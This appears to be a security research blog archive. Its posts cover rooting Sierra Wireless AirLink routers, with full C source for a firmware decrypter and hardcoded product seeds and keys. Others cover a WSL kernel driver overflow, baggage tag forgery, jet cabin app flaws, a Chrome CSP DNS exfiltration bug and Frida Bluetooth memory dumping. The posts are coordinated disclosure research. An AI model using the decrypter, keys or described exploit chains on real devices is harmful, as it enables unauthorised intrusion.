No buffers harmed: Rooting Sierra Wireless AirLink devices through logic bugs
By
Ruben Santamarta
There are not many occasions when you can build a chain of exploits and not harm a single buffer, so it is interesting when you find yourself in one of those rare situations. As the title clearly indicates, this blog post will comprehensively describe the entire process that would allow a malicious actor to root Sierra Wireless AirLink® devices.
Let’s do this!
A couple of years ago the guys at Talos did a great job and killed many bugs in AirLink devices. As usual, before buying a device I always analyze the firmware first in order to get an overall impression of what I may face. Sierra Wireless has a nice website where it is possible to download firmware, so I chose my target (the RV50) and proceeded.
Analyzing the Firmware
After unpacking the firmware, we are presented with the following list of files:
The first notable thing is that well-known image formats, such as ‘rootfs.sqfs.uboot’, ‘uImage.recovery’ or ‘zImage’ are detected as ‘data’ so there should be something going on. As expected, a quick look at those files shows that they are definitely encrypted. Hopefully the only ‘clean’ binary that is present in the firmware (‘swinstaller’) will help us to figure out the scheme.

As you can see, it seems that, as we initially guessed, the important files are all encrypted. So, the next step is to spend some time digging through a C++ binary to understand the encryption algorithm. Some of the strings clearly pointed to ‘libtomcrypt’ as the encryption library, which definitely will help to reconstruct some of the symbols and logic in order to facilitate this sometimes tedious task.
They are using AES CTR without any apparent hardcoded key or IV, so there should be some logic that generates them at runtime. After reverse engineering the binary, we can break the encryption scheme into two different items: the values needed to derive the IV and the key and process for deriving them.
1. Values
There are two different values that are required to properly derive the IV and the key for AirLink devices
1.1 Custom ‘seed’

This 8-byte hardcoded value can be found in the ‘swinstaller’ binary, close to the ‘sha256’/’aes’ strings in most cases.
Please note that it may vary across devices and versions.
1.2 Custom ‘version’

This value can be found in the ‘manifest.txt’ file and corresponds to the ‘ALEOS_VERSION’ value, highlighted in the image below.
As in the previous case, it will obviously be different across versions.
2. Deriving the IV/Key
This non-canonical simple pseudo-code can be used to get an overall idea behind the generation.
  a = "\x00"*32
  b = version+seed
  copy(a, rounds_sha256(b), 32)
  materials = rounds_sha256(a+b)
  iv = materials[0:31]
  key = materials[32:63]
The full logic to decrypt AirLink firmware files has been implemented in following file:
// For research purposes only
//
// Sierra Wireless' Airlink Firmware Decrypter (Ruben Santamarta @ IOActive)
// @IOActiveLabs https://labs.ioactive.com
//
// Dependencies:
// libtomcrypt https://github.com/libtom
//
// Compile
// $ gcc decrypter.c -o decrypter -Isrc/headers libtomcrypt.a
//
// Example
// KEY is the ALEOS_VERSION at manifest.txt (manifest.txt!ALEOS_VERSION=KEY)
// $ ./decrypter -d KEY aes /file/path/RV50/rootfs.sqfs.uboot /file/path/RV50/rootfs.sqfs.uboot.decrypted 4096 1

/*
Example output for RV50 firmware - ALEOS_VERSION=4.13.0.017

* Sierra Wireless' Airlink Firmware Decrypter (Ruben Santamarta @ IOActive) *

- Initializing materials...
Hashing at keyBuff+32 for 18 bytes...
round 1
round 2
round 3
round 4

Copying 32 bytes from the hashed material to keyBuff

Now hashing the entire keyBuff [50 bytes]...
round 1
round 2
round 3
round 4

***=> IV:  "\x11\x5F\x24\x07\x50\x3C\x68\xD2\x28\x26\xBA\x18\x4B\x12\x54\xF1\x2C\x20\x36\x01\x45\x86\x42\x99\x05\x6D\x43\x3C\xC5\x80\xCA\x94"
***=> Key: "\x7D\x69\x78\x59\x55\x35\xF9\xAA\x4F\x8E\xBE\xE4\xE8\xD2\xEE\xFA\x86\x35\xD1\x6A\x58\x81\x53\x78\x6D\xFF\x2E\xB5\xBC\x88\x21\x11"

[+] Decrypting firmware to decrypted.bin...
[+] Done

*/


#include <tomcrypt.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int errno;

typedef struct _product_key{
  unsigned char seed[8];
  char *name;
} product_key;


// SEED TABLE  (ALEOS VERSION 4.13.0.017)
// Extracted from the 'swinstaller' binary (different from product/version)

product_key seed_table[]={
                            {"\x60\x22\xD5\xCD\x3C\x09\xCD\xAB","ES450"},
                            {"\x5D\x5C\xAA\x26\x2D\x0B\xDE\x5A","RV50"},
                            {"\xFB\x76\x0D\xCE\xC1\x2C\xC8\x16","LX60"},
                            {"\xCB\x4E\x4A\x5F\x07\x89\x0B\xDE","RV55"},
                            {"\x1C\xDF\x8D\x14\xB3\x61\xCF\x12","MP70"},
                            {"\x60\x22\xD5\xCD\x3C\x09\xCD\xAB","GX450"},
                            {0}
                          };


int generate_materials(unsigned char *inBuff, int len, void *dest, size_t *a4, int a5);
int init_keys(char *keyString, int len, int product, unsigned char **key, unsigned char **IV);


int init_keys(char *keyString, int len, int product, unsigned char **key, unsigned char **IV)
{

  unsigned char *keyBuff;
  unsigned char keyHash[64]={0};
  unsigned char ivHash[64]={0};


  size_t  retLen;
  size_t  keylen,totalen;
  int     result;


  printf("\n- Initializing materials...\n");


  *key = (unsigned char *)calloc(0x40,1);
  *IV = (unsigned char *)calloc(0x40,1);

  keylen = len;

  totalen = keylen + 40;

  keyBuff = (unsigned char*)calloc(totalen, 1);

  retLen = 32;


  // Copy key string "\x00"*32+key
  memcpy(keyBuff + 32, keyString, keylen);

  // Copy remaining materials "\x00"*32+key+seed
  memcpy(keyBuff + 32 + keylen, seed_table[product].seed, 8);

  printf("Hashing at keyBuff+32 for %lu bytes...\n",totalen - 32);
  result = generate_materials(  (keyBuff + 32),
                                totalen - 32,
                                keyHash,
                                (size_t*)&retLen,
                                5);


  printf("Copying 32 bytes from the hashed material to keyBuff\n");
  memcpy(keyBuff,keyHash, 0x20);

  retLen = 32;

  printf("\nNow hashing the entire keyBuff [%lu bytes]...\n",totalen);
  generate_materials(   keyBuff,
                        totalen,
                        ivHash,
                        (size_t*)&retLen,
                        5);


  memcpy(*IV,ivHash,0x20);
  memcpy(*key,keyHash,0x20);

  printf("***=> IV:  \"");
  for(int i=0; i<32;i++){
    printf("\\x%02X",ivHash[i]);
  }
  printf("\"\n");

  printf("***=> Key: \"");
  for(int i=0; i<32;i++){
    printf("\\x%02X",keyHash[i]);
  }
  printf("\"\n");
 return 1;

}


int generate_materials(unsigned char *inBuff, int len, void *dest, size_t *a4, int a5)
{
  int v5;
  size_t *v7;
  int v9;
  int v10;
  size_t n;
  unsigned char *outBuff;
  int v13;
  int i;
  int v15;


  v9 = len;
  v7 = a4;

  outBuff = (unsigned char*)calloc(0x100,1);
  v13 = find_hash("sha256");
  n = 128;
  v15 = hash_memory(v13, inBuff, v9, outBuff, &n);
  if ( *v7 > n ){
    printf("Error hashing memory\n");
    exit(0);
  }
  memcpy(dest, outBuff, n);
  *v7 = n;
  for ( i = 1; i < a5 && !v15; ++i )
  {
    printf("round %d\n",i);
    v15 = hash_memory(v13, dest, *v7, outBuff, &n);
    memcpy(dest, outBuff, n);
    *v7 = n;
  }
  printf("\n");
  if ( v15 )
    v5 = -1;
  else
    v5 = 0;
  return v5;
}


int usage(char *name)
{
   int x;

   printf("\nUsage: %s -d version cipher('aes') infile outfile chunk_size product(ID)\nSupported products:\n", name);
   for(x=0; seed_table[x].name != NULL; x++) {
      printf("ID: [%d] Description: %s\n",x, seed_table[x].name);
   }
   printf("\n$ ./decrypt -d 4.12.0.p31 aes /file/path/RV50/rootfs.sqfs.uboot /file/path/RV50/rootfs.sqfs.uboot.decrypted 4096 1\n");
   exit(1);
}

void register_algs(void)
{
  if (register_cipher (&aes_desc)){
      printf("Error registering AES\n");
      exit(-1);
   }

  if (register_hash(&sha256_desc) == -1) {
      printf("Error registering SHA256\n");
      exit(-1);
   }
}

int main(int argc, char *argv[])
{
   unsigned char *plaintext,*ciphertext;
   unsigned char *inbuf;
   size_t n, decrypt;
   symmetric_CTR ctr;
   int cipher_idx, hash_idx;
   char *infile, *outfile, *cipher;
   FILE *fdin, *fdout;
   size_t amount;
   unsigned char *cKey;
   unsigned char *cIV;

   if (argc < 7) {
      return usage(argv[0]);
   }

  register_algs();

  inbuf = (unsigned char*)calloc(8192,1);
  cipher  = argv[3];
  infile  = argv[4];
  outfile = argv[5];
  amount = atoi(argv[6]);

   if (!strcmp(argv[1], "-d")) {
      plaintext = (unsigned char*)calloc(8192,1);
      decrypt = 1;
   } else {
      printf("\n[!] decryption only");
      exit(0);
   }

   printf("\n* Sierra Wireless' Airlink Firmware Decrypter (Ruben Santamarta @ IOActive) * \n");

   init_keys( argv[2], strlen(argv[2]), atoi(argv[7]), &cKey, &cIV );


   fdin = fopen(infile,"rb");
   if (fdin == NULL) {
      perror("Can't open input for reading");
      exit(-1);
   }

   fdout = fopen(outfile,"wb");
   if (fdout == NULL) {
      perror("Can't open output for writing");
      exit(-1);
   }

   cipher_idx = find_cipher(cipher);
   if (cipher_idx == -1) {
      printf("Invalid cipher entered on command line.\n");
      exit(-1);
   }


   if (decrypt) {


      if ((errno = ctr_start(cipher_idx,
                              cIV,
                              cKey,
                              32,
                              0,
                              CTR_COUNTER_LITTLE_ENDIAN,&ctr)) != CRYPT_OK) {
         printf("ctr_start error: %s\n",error_to_string(errno));
         exit(-1);
      }


      printf("\n[+] Decrypting firmware to %s...",outfile);

      do {

         n = fread(inbuf,1,amount,fdin);

         if ((errno = ctr_decrypt(inbuf,plaintext,n,&ctr)) != CRYPT_OK) {
            printf("ctr_decrypt error: %s\n", error_to_string(errno));
            exit(-1);
         }

         if (fwrite(plaintext,1,n,fdout) != n) {
            printf("Error writing to file.\n");
            exit(-1);
         }

      } while (n == amount);

      printf("\n[+] Done\n");

   }

   fclose(fdin);
   fclose(fdout);
   return 0;
}
At this point, it is possible to decrypt all of the files, including the filesystem image, so we can start hunting.
Remote Command Injection – Preauth –
Initial analysis showed that the main web interface looks solid enough after all those killed bugs. I decided to take a look at one of the main features of these AirLink devices: the ALEOS Application Framework (AAF).

It is worth mentioning that this set of features is not enabled by default, so the administrator needs to enable AAF through the web interface. Once it has been activated, this framework will extend the regular capabilities of these devices, allowing external developers to create their own embedded applications. From the device perspective this has mainly been implemented using LUA, so I decided to take a look at the code (‘/usr/readyagent/lua’ folder). There was something that immediately got my attention: when AAF is enabled, a custom LUA RPC scheduler is exposed at LAN_IP:1999/TCP.
File: ‘/usr/readyagent/lua/rpc/sched.lua’
Following the code, we find that this RPC server deserializes arbitrary function names and arguments, which may be attacker controllable.

File: ‘/usr/readyagent/lua/rpc/sched.lua’

The first request (line 55) receives ‘t’,‘seqnum’ and the number of bytes of serialized data to be received from the client. Then, at line 162, our data will be deserialized using ‘luatobin’ format.
File: ‘/usr/readyagent/lua/rpc/proxy.lua’

These values will be handled by ‘common.execute,’ which allows any function to be executed.
File: ‘/usr/readyagent/lua/rpc/common.lua’
A malicious actor can leverage this vulnerability to invoke arbitrary LUA functions, such as ‘os.execute’. As a result, an attacker on a network adjacent to an AirLink device (with AAF enabled), will gain the ability to execute arbitrary commands under the privilege of the ‘rauser’ account.
Local Privilege Escalation to Root
At this point I could execute arbitrary commands without requiring any authentication, but ‘rauser’ is still a low-privileged account. The next step was to find a way to escalate privileges to root.
The main web interface is not running as root, but still we can update the firmware, reboot the device, etc., so there should be some logic that allows these ‘root’ operations to be requested from a different privilege level. By reverse engineering the different binaries involved, I eventually found the IPC mechanism: a message queue called ‘/urmG’
File: ‘/lib/libSWIALEOS41.so.1.0’
Any process can access this message queue:
-rw-rw-rw- 1 root 0 80 Sep 9 00:34 urmG
Basically, the root process ‘/usr/sbin/UpdateRebootMgr’ reads a message from this queue that contains the action that has to be performed on the requester’s behalf. Depending on the action, ‘UpdateRebootMgr’ will run the binary in charge of that action, while also passing the command line received from the low-privileged process through the message queue.
For instance, ‘RequestUpdate’ is a binary that sends messages to the ‘UpdateRebootMgr’ root process through the ‘/urmG’ message queue. When ‘UpdateRebootMgr’ processes a certain message, it will invoke ‘FW_UPLOAD_CMD’ using the command line passed in the ‘-o’ argument.

This looks promising. Let’s see what is inside ‘ALEOS:swsystemtools::runSystem.’
File: ‘/lib/libswsystemtools.so’

‘ALEOS::swsystemtools::isSafeString’ looks like the kind of function that should prevent this injection from happening; however, it fails because when the first character is a ‘-‘ it is possible to bypass the ‘find_first_of’ check, which would detect some command injection characters.
As a result, it is possible to perform a classic command injection through the ‘/urmG’ message queue to escalate privileges to root.
This chain of exploits can be used from an adjacent network to get root access without requiring any authentication on any AirLink device that has AAF enabled. This is not the default option, so the attack is mitigated in that sense.
There are some security boundaries these vulnerabilities break in a Sierra Wireless AirLink device:
According to the documentation, the ‘root’ user is proprietary to Sierra Wireless.
The main firmware file is signed and certain key files in the package are encrypted. This attack allows malicious firmware to be installed on the device, thus gaining persistence.
There is an interesting feature, although it is unlikely to be exploited. AirLink customers can temporarily enable a remote support option. This adds a hardcoded root hash to ‘/etc/shadow’ and seems to be identical across devices. A rooted AirLink device might be used to trick Sierra Wireless support staff into remotely connecting to the device to capture the password.
Conclusion
IOActive notified Sierra Wireless about these vulnerabilities in January 2020, which resulted in the following advisories:
—–
Sierra Wireless thanks IOActive for the responsible disclosure of these vulnerabilities.
In current versions of ALEOS, the RPC server is enabled only when the AAF user password is defined.
Sierra Wireless recommends that customers enable the AAF user only for devices that are being used for AAF development and debugging. The AAF user is not required for AAF applications to be deployed and run.
Deployed devices must not have the AAF user password enabled.
Sierra Wireless recommends upgrading to the latest ALEOS version for your gateway. For devices running ALEOS 4.13 today, Sierra Wireless recommends upgrading to ALEOS 4.14.0 once it is available.
We greatly appreciate the collaborative communication with Sierra Wireless during this process.
INSIGHTS, RESEARCH | September 11, 2020
WSL 2.0 dxgkrnl Driver Memory Corruption
By
Joseph Tartaro

The year 2020 has been a disaster of biblical proportions. Old Testament, real wrath of God type stuff. Fire and brimstone coming down from the skies! Rivers and seas boiling! Forty years of darkness, earthquakes, volcanoes, the dead rising from the grave! Human sacrifices, dogs and cats living together…mass hysteria and reporting Linux kernel bugs to Microsoft!? I thought I would write up a quick blog post explaining the following tweet and walk through a memory corruption flaw reported to MSRC that was recently fixed.
Back in May, before Alex Ionescu briefly disappeared from the Twitter-verse causing a reactionary slew of conspiracy theories, he sent out this tweet calling out the dxgkrnl driver. That evening it was brought to my attention by my buddy Ilja van Sprundel. Ilja has done a lot of driver research over the years, some involving Windows kernel graphics drivers. The announcement of dxgkrnl was exciting and piqued our interest regarding the new attack surface it opens up. So we decided to quickly dive into it and race to find bugs. When examining kernel drivers the first thing I head to are the IOCTL (Input/Output Control) handlers. IOCTL handlers allow users to communicate with the driver via the ioctl syscall. This is a prime attack surface because the driver is going to be handling userland-provided data within kernel space. Looking into drivers/gpu/dxgkrnl/ioctl.c the following function is at the bottom, showing us a full list of the IOCTL handlers that we want to analyze.
When working through this list of functions, I eventually stumbled into dxgk_signal_sync_object_cpu which has immediate red flags. We can see that data is copied from userland into kernel space via dxg_copy_from_user() in the form of the structure d3dkmt_signalsynchronizationobjectfromcpu and the data is passed as various arguments to dxgvmb_send_signal_sync_object().
struct d3dkmt_signalsynchronizationobjectfromcpu {
d3dkmt_handle device;
uint object_count;
d3dkmt_handle *objects;
uint64_t*fence_values;
struct d3dddicb_signalflags flags;
};
staticintdxgk_signal_sync_object_cpu(struct dxgprocess *process,
void*__user inargs)
{
struct d3dkmt_signalsynchronizationobjectfromcpu args;
struct dxgdevice *device =NULL;
struct dxgadapter *adapter =NULL;
int ret =0;
TRACE_FUNC_ENTER(__func__);
ret = dxg_copy_from_user(&args, inargs, sizeof(args)); // User controlled data copied into argsif (ret)
goto cleanup;
device = dxgprocess_device_by_handle(process, args.device);
if (device ==NULL) {
ret = STATUS_INVALID_PARAMETER;
goto cleanup;
}
adapter = device->adapter;
ret = dxgadapter_acquire_lock_shared(adapter);
if (ret) {
adapter =NULL;
goto cleanup;
}
ret = dxgvmb_send_signal_sync_object(process, &adapter->channel, // User controlled data passed as arguments
args.flags, 0, 0, // specific interest args.object_count
args.object_count, args.objects, 0,
NULL, args.object_count,
args.fence_values, NULL,
args.device);
cleanup:if (adapter)
dxgadapter_release_lock_shared(adapter);
if (device)
dxgdevice_release_reference(device);
TRACE_FUNC_EXIT(__func__, ret);
return ret;
}
The IOCTL handler dxgk_signal_sync_object_cpu lacked input validation of user-controlled data. The user passes a d3dkmt_signalsynchronizationobjectfromcpu structure which contains a uint value for object_count. Moving deeper into the code, in dxgvmb_send_signal_sync_object (drivers/gpu/dxgkrnl/dxgvmbus.c), we know that we control the following arguments at this moment and there’s been zero validation:
args.flags (flags)
args.object_count (object_count, fence_count)
args.objects (objects)
args.fence_values (fences)
args.device (device)
An interesting note is that args.object_count is being used for both the object_count and fence_count. Generally a count is used to calculate length, so it’s important to keep an eye out for counts that you control. You’re about to witness some extremely trivial bugs. If you’re inexperienced at auditing C code for vulnerabilities, see how many issues you can spot before reading the explanations below.
This count that we control is used in multiple locations throughout the IOCTL for buffer length calculations without validation. This leads to multiple integer overflows, followed by an allocation that is too short which causes memory corruption.
Integer overflows:
17) Our controlled value object_count is used to calculate object_size
19) Our controlled value fence_count is used to calculate fence_size
21) The final result of cmd_size is calculated using the previous object_size and fence_size values
25) cmd_size could simply overflow from adding the size of d3dkmt_handle if it were large enough
Memory corruption:
27) The result of cmd_size is ultimately used as a length calculation for dxgmem_alloc. As an attacker, we can force this to be very small.
Since our new allocated buffer command can be extremely small, the following execution that writes to it could cause memory corruption.
33-44) These are all writing data to what is pointing at the buffer, and depending on the size we force there’s no guarantee that there is space for the data.
46,59) Eventually execution will lead to two different calls of dxg_copy_from_user. In both cases, it is copying in user-controlled data using the original extremely large size values (remember our object_count was used to calculate both object_size and fence_size).
Hopefully this inspired you to take a peek at other opensource drivers and hunt down security bugs. This issue was reported to MSRC on May 20th, 2020 and resolved on August 26th, 2020 after receiving the severity of Important with an impact of Elevation of Privilege.

You can view the patch commit here with the new added validation.
INSIGHTS, RESEARCH | September 1, 2020
Breaking Electronic Baggage Tags – Lufthansa vs British Airways
By
Ruben Santamarta
If you are reading this article, I will venture to guess that you have already had the ‘pleasure’ of queuing to check a bag at an airport. In order to improve the checking procedure, Electronic Baggage Tag (EBT) solutions are being introduced on the market that leverage the new technologies most travellers have access to nowadays.
This time I will take a look at the security posture of two of the most prominent EBT solutions: British Airways’ TAG and Lufthansa’s BAGTAG.
First of all, IATA provides an implementation guide for these devices, which I recommend you read before continuing on with this blog post, as well as the IATA resolution 753 on baggage tracking.

Certain parts of the implementation guide are worth noting:
In general terms, an EBT solution is comprised of:
Airline mobile app
Airline backend
EBT device
NFC
BLE
Display (e-INK)
The communication channel between airline mobile app and the EBT is established through a BLE interface. Now let’s see how close to the expected functionality of these EBT solutions is to the IATA security requirements.
British Airways’ TAG

British Airways’ (BA’s) TAG is provided by ViewTag. As usual, by looking at the FCCID website, we can find a teardown of the device.
The differences between the teardown version and the one being commercialized are not significant.
It is as simple as it looks. The Nordic SoC is in charge of BLE communication with the mobile app. By reverse engineering the BA app, it was possible to easily figure out how the solution is working: Basically, the BA app directly transfers the data that will be used to update the EBT display via BLE without any additional security.

A custom payload written to the ‘PASS_DATA’ characteristic is the mechanism used to transfer the boarding pass/bag tag data that eventually will be rendered on the EBT device’s e-INK display. The device does not validate either the authenticity or the integrity of the data being transferred. The following code receives the booking information collected from the BA backend and generates the payload:
The payload is a string where the following items are concatenated in a specific order.
passengerName
bookingReference
priority
sequenceNumber
destinationFlightNum
destinationFlightDate (ddHHmm)
destinationAirport
destinationName
firstTransferFlightNum
firstTransferFlightDate
firstTransferAirport
secondTransferFlightNum
secondTransferFlightDate
secondTransferAirport
departureAirport
euDeparture (enable green bars)
fullIdentifier
That’s it, not very interesting I know…

The above diagram sums up the overall implementation:
The BA app downloads the passenger’s booking info and checks the ability to generate a digital bag tag (only available to Executive Club members).
The BA app generates the bag tag payload and transfers it through the PASS_DATA characteristic
The EBT processes this payload and updates the e-INK display with the received information.
As a result of this design, anyone, not only the airline, is able to forge arbitrary bag tags and update the EBT device without any further interaction with BA. Obviously you still require physical access to the EBT device to press the button that will enable the BLE functionality.
The following proof-of-concept can be used to forge arbitrary bag tags and render them on a BA TAG.
File: poc.py

The following is a custom bag tag generated using this PoC:
Lufthansa’s BAGTAG
Lufthansa decided to go with DSTAGS, a company founded by an NXP employee. This company created BAGTAG. I think it is worth mentioning this detail because my analysis revealed that the team behind the device seems to have significant experience with NXP components, although from a security perspective they missed some basic things.

As with the TAG solution, we can access a device teardown on the FCCID site, which is almost identical to the units used during the analysis.

The main components are:
Nordic NRF8001 – BLE SoC
NXP LPC115F – MCU
NXP 7001C – Secure Element

As the following image shows, the Serial Wire Debug (SWD) headers were easily accessible, so that was the first thing to check.
Fortunately, the BAGTAG production units are being commercialized without enforcing any type of Code Read Protection (CRP) scheme in their MCUs. As a result, it was possible to gain complete access to the firmware, as well as to flash a new one (I used a PEmicro Multilink working with the NXP’s MCUxpresso built-in gdb server).

After reverse engineering the firmware (bare metal, no symbols, no strings) and the app, it was clear that this solution was much more complex and solid than BA’s. Basically, the BAGTAG solution implements a chip-to-cloud scheme using the NDA-protected NXP 7001C Secure Element, which contains the cryptographic materials required both to uniquely identify the EBT and to decrypt the responses received from the BAGTAG backend. The MCU communicates with the Lufthansa app through the NRF8001 BLE transceiver.
I came up with the following diagram to help elaborate the main points of interest.
1. The Lufthansa app downloads the passenger’s booking info and checks whether the user wants to generate an EBT.

2. The BAGTAG’s BLE service exposes two characteristics (receiveGUID and transmitGUID) that are basically used to transfer data between the app and the device.
Actually the important data comes encrypted directly from the BAGTAG cloud. In addition to the passthrough channel, there are two publicly supported commands:
The startSessionRequest returns an internal 59-byte ‘ID’ that identifies that specific BAGTAG device. This ID is stored inside the NXP 7001 Secure Element, which communicates with the MCU via I2C using an ISO-7816-compliant protocol.

There are two commands invoked in the firmware for the selected applet:
0x8036: Returns the Session ID and uCode (to generate the IATA’s GUID)
0x8022: Decrypt data (received from the BAGTAG backend through the BLE passthrough)
3. The user needs to register the BAGTAG device and create an account. Then the app serializes the booking info required to generate a valid BAGTAG (pretty much the same fields that were mentioned for BA’s solution) and submits it to the BAGTAG backend to be validated. If everything is correct, the BAGTAG backend returns an encrypted blob that goes through the BLE passthrough channel directly to the BAGTAG device.
4. The MCU receives this encrypted blob and sends it to the 7001C Secure Element to be decrypted. The decrypted data received from the 7001C via I2C is then processed, eventually updating the e-INK display with this information.
It is worth mentioning that I didn’t perform any live tests on the Internet-facing servers to avoid any unexpected behaviors in the production environments.
At the intra-board communication level, the MCU does not implement a secure channel to talk to the NXP 7001C Secure Element. As a result, a malicious component on the I2C bus could provide arbitrary content that will eventually be rendered, as the MCU has no way of validating whether it came from the actual 7001C. Obviously, malicious firmware running in the BAGTAG device may perform the same actions without requiring an external component.
Intra-board attacks (SPI, I2C, etc.) are really interesting in those scenarios where the MCU offloads a specific functionality (network, crypto, radio, etc.) to a certain SoC. If you are into this kind of attacks, stay tuned 😉

For instance, we can see how this lack of intra-board security can also lead to a memory corruption vulnerability in this firmware:
See the issue?
At line 58 ‘transfer_to_i2c’ expects to read v12+2 bytes from the I2C slave, storing them at 0x100011A4. Then at line 63, it is using a byte that may be controlled by an attacker to calculate the number of bytes that will be copied in the memcpy operation. Now, if that byte is 0x00, we will face a wild memcpy corruption scenario.
Conclusions
Lufthansa and British Airways were notified of these issues. Both consider these issues as low-risk threats.
British Airways
“Through our own internal investigations we have validated that there are enough checks in the background that take place to ensure an unauthorised bag would not make it through.
The potential exploitation scenarios are overall really unlikely. The overall risk to the businesses is also considered to be low severity.”
Lufthansa
“From a security standpoint appropriate screening of hold baggage remains by far the most important pillar.
In addition the baggage handling process is robust against many forms of manipulation.
The manipulation by means of EBT is therefore only a supplement to already considered cases and does not mean a significant increase of the attacksurface.
In this respect, there is only a small additional probability of occurrence.
A piece of luggage manipulated via Bluetooth would be identified and transferred to a verification process.
This ensures that no luggage manipulated in this way can get on board of one of our aircrafts.
Lufthansa thanks the researcher for his cooperation.
We will gladly follow up such indications, among other things by means of our BugBounty program.”
I agree, there are serious limitations to turning these issues into a serious attack scenario; however, time will tell how these technologies evolve. Hopefully this kind of research will help to close any security gaps before a more significant attack vector can be discovered.
Internet of Planes: Hacking Millionaires’ Jet Cabins
By
Daniel Martinez
The push to incorporate remote management capabilities into products has swept across a number of industries. A good example of this is the famous Internet of Things (IoT), where modern home devices from crockpots to thermostats can be managed remotely from a tablet or smartphone.
One of the biggest problems associated with this new feature is a lack of security. Unfortunately, nobody is surprised when a new, widespread vulnerability appears in the IoT world.
However, the situation becomes a bit more concerning when similar technologies appear in the aviation sector. Nowadays we can find Cabin Management and In-Flight entertainment systems that can be managed from mobile devices owned by crew members and/or passengers.
The systems I’ve analyzed in the research presented here, are deployed in business jets. The discovered vulnerabilities affect passenger and crew devices.


The Cabin Management System is based on a wireless access point installed onboard the aircraft that provides network connectivity from the mobile devices of passengers and crew members to the cabin server. The Android applications (and their iOS equivalents) for both vendors were developed by Rockwell Collins to manage the available cabin capabilities in the aircraft such as cabin temperature, light intensity and much more.
Bombardier Cabin Control Version 2.2.1 (Last version 1st April) – Arbitrary File Write in SDcard https://youtu.be/_3cqNwwiF9k
Lack of Legitimacy Checking of the Server
Rockwell Collins Venue Cabin Remote Version 2.2.2 – Legit Connectivity AP Emulation https://youtu.be/8QRAlTBOatU
Unencrypted Communications
Based on the vulnerabilities found during the research, an attacker could create the following situations:
Deploy a rogue aircraft access point and write in the devices of the connected clients. This could lead to a full compromise of the device.
Deploy a rogue aircraft access point and capture credentials or application secrets used to get access to protected areas in the application managed by the crew members in the real aircraft access point.
Connect to a real aircraft access point and interact with the cabin devices using the application. This could lead to full access to the cabin capabilities via the application if the attacker gets the password to access protected application menus and create situations of discomfort onboard an aircraft by altering the temperature to a higher or lower value or modifying light intensity, switching off or blinking.
Connect to a real aircraft access point and multicast other server configuration to force the devices that are connected to the network to get a new configuration file, this could lead to some dangerous situations like:
A full compromise of the client’s devices connected to the network.
Create situations of discomfort onboard an aircraft by altering the temperature to a higher or lower value or modifying light intensity, switching off or blinking.
The complete research, including: full systems overview and analysis, vulnerability discoveries with the Android apps, and detailed exploit scenarios, can be found on the Technical Advisory Paper.
In this post I’m going talk about a bug I found a while back in Google’s Chrome browser that allows attackers to bypass the Content Security Policy (CSP). Besides breaking the CSP, the bug also allows attackers a means to ex-filtrate information from inside an SSL/TLS connection. The bug was reported a couple of years back and we got word that the fix is in, so I decided to dust off this blog post and update it so you folks can learn about it.
The CSP is a configuration setting communicated to browsers through HTTP. It allows web servers to whitelist sources for active content to help defend against cross-site scripting. The policy is specified in response to resource fetches or any HTTP transaction in general with the host. Here’s what a common CSP looks like:
As you can see, the header lists attributes you would like to harden against unauthorized sources. It works by inspecting the browser origin that is sourcing active scripts on a document and making sure they match the ruleset published by the web server.
So that’s how CSP works. Now let’s talk about when it doesn’t work and what kind of response it got from the sec research industry. lcamptuf from Google wrote about developing attacks that do dangerous things to your DOM and your page content, despite the presence of a working CSP. Essentially trying to answer this question:
What will attacks look like should this idea actually work the way it is designed?
Among the techniques that came out of this line of questioning was the idea of “dangling content injection,” a brilliant concept that abuses the aggressively best-effort behavior of browsers. In a dangling content injection attack, you inject a broken HTML tag and rely on the browser to complete this tag by interpreting the content around the broken tag as part of the tag. Essentially injecting by forcing the browser to consume page content as part of an HTML tag, image tag, text area, etc.
Initially, this might seem like a mundane and rather harmless way to break a web page’s functionality, but as it turns out, it could result in security problems. It’s easier to grasp this with an example. Below is a page that fell victim to an HTML injection attack:
An image tag is being injected, and the payload looks like this:
Because this <img> tag is broken, Chrome will try to fix it for us by consuming adjacent page content as part of the URL and domain name for the <img> tag. Which, as you guessed, means that Chrome will try to use it to resolve a domain name. The only thing spoiling our fun is the CSP; we need a link here that actually allows the DNS resolution to take place using the page content.
The bug I found involves the behavior of the <link> tag. Specifically, what happens in Chrome when a <link rel=’preload’ href=’[URL]’ /> is encountered. These tags are part of the “sub-resource linking mechanisms” in HTML and allow you to link documents together so they can share common sub-resources such as JavaScript, CSS, fonts etc. You can also have the browser preemptively resolve domain names before a page is loaded, which is what the <preload> links are for!

What does this look like in practice? In the following screenshot you can see the DNS traffic generated by a broken preload link tag I injected into an HTTPS secured page; you might notice some HTML keywords in the DNS names:
There you have it, details that were once safely encrypted behind a TLS stream are flying through the air in unencrypted DNS requests! Probably not how you want your browser to work.
Anyway, that’s it for this one folks. Happy hacking!
Extracting Bluetooth Metadata in an Object’s Memory Using Frida
By
Keith Makan
Here’s a script I wrote to extract information from the Bluetooth metadata in an object’s memory. The script makes use of the Frida instrumentation framework, and I’ll take a little time to explain a simple scripting methodology/thought framework for solving problems with Frida.
Target Android phone (preferably with root permissions)
Getting Started: Your first Script
Frida forwards APIs that wrap Java objects and introduce means to inspect them, modify them, or replace them. This API is implemented in JavaScript, so you have the advantage of anonymous functions and plenty of hook/callback-style API design.

The first useful call you need is Java.perform(function(){}). Here’s an example usage: hello-world.js:
This is essentially a “hello world” Frida Script. We’re passing the setTimeout method in JavaScript for another function, Java.perform, which itself takes a function as an argument. We’re calling the console objects log method and passing it a string; we need to use the setTimeout method because it enables our actions in the JavaScript runtime. We need the Java.perform call because it enables our actions in the Frida Java runtime which inherits and mirrors from the actual runtime we’re targeting on the Android device.
To get it up and running, just grab the Frida server for your device, pop it on the disk and fire off the script from a non-mobile computer (this is essentially the Frida client, since the server runs on the mobile phone):
You should see your terminal spit out a “hello world” string.
Now we can make use of other Java features from within the function to which we pass the Java class in the Frida runtime. We can do stuff like search through loaded classes and pull out an instantiated version of those classes, replace loaded instances with others, and more.

Here’s a quick example showing all of the loaded classes in the current application:
When you run it, it should produce the following output:
In this example, we’re running Frida against the Android media service.

Another cool thing you can do is inspect Bluetooth specific classes. This is where BlueCrawl comes in: it basically searches through all the loaded classes and pulls out those with interesting Bluetooth information. Check out this example, showing all the devices dumped from a Bluetooth scanner app’s memory:
I’ve redacted the MAC addresses since some of these devices might not belong to me. 🙂
BlueCrawl also dumps information about Bluetooth sockets, and can actually show you the type of device and MAC address connected to it:
The current version’s features also include the ability to see:
loaded Bluetoothclasses
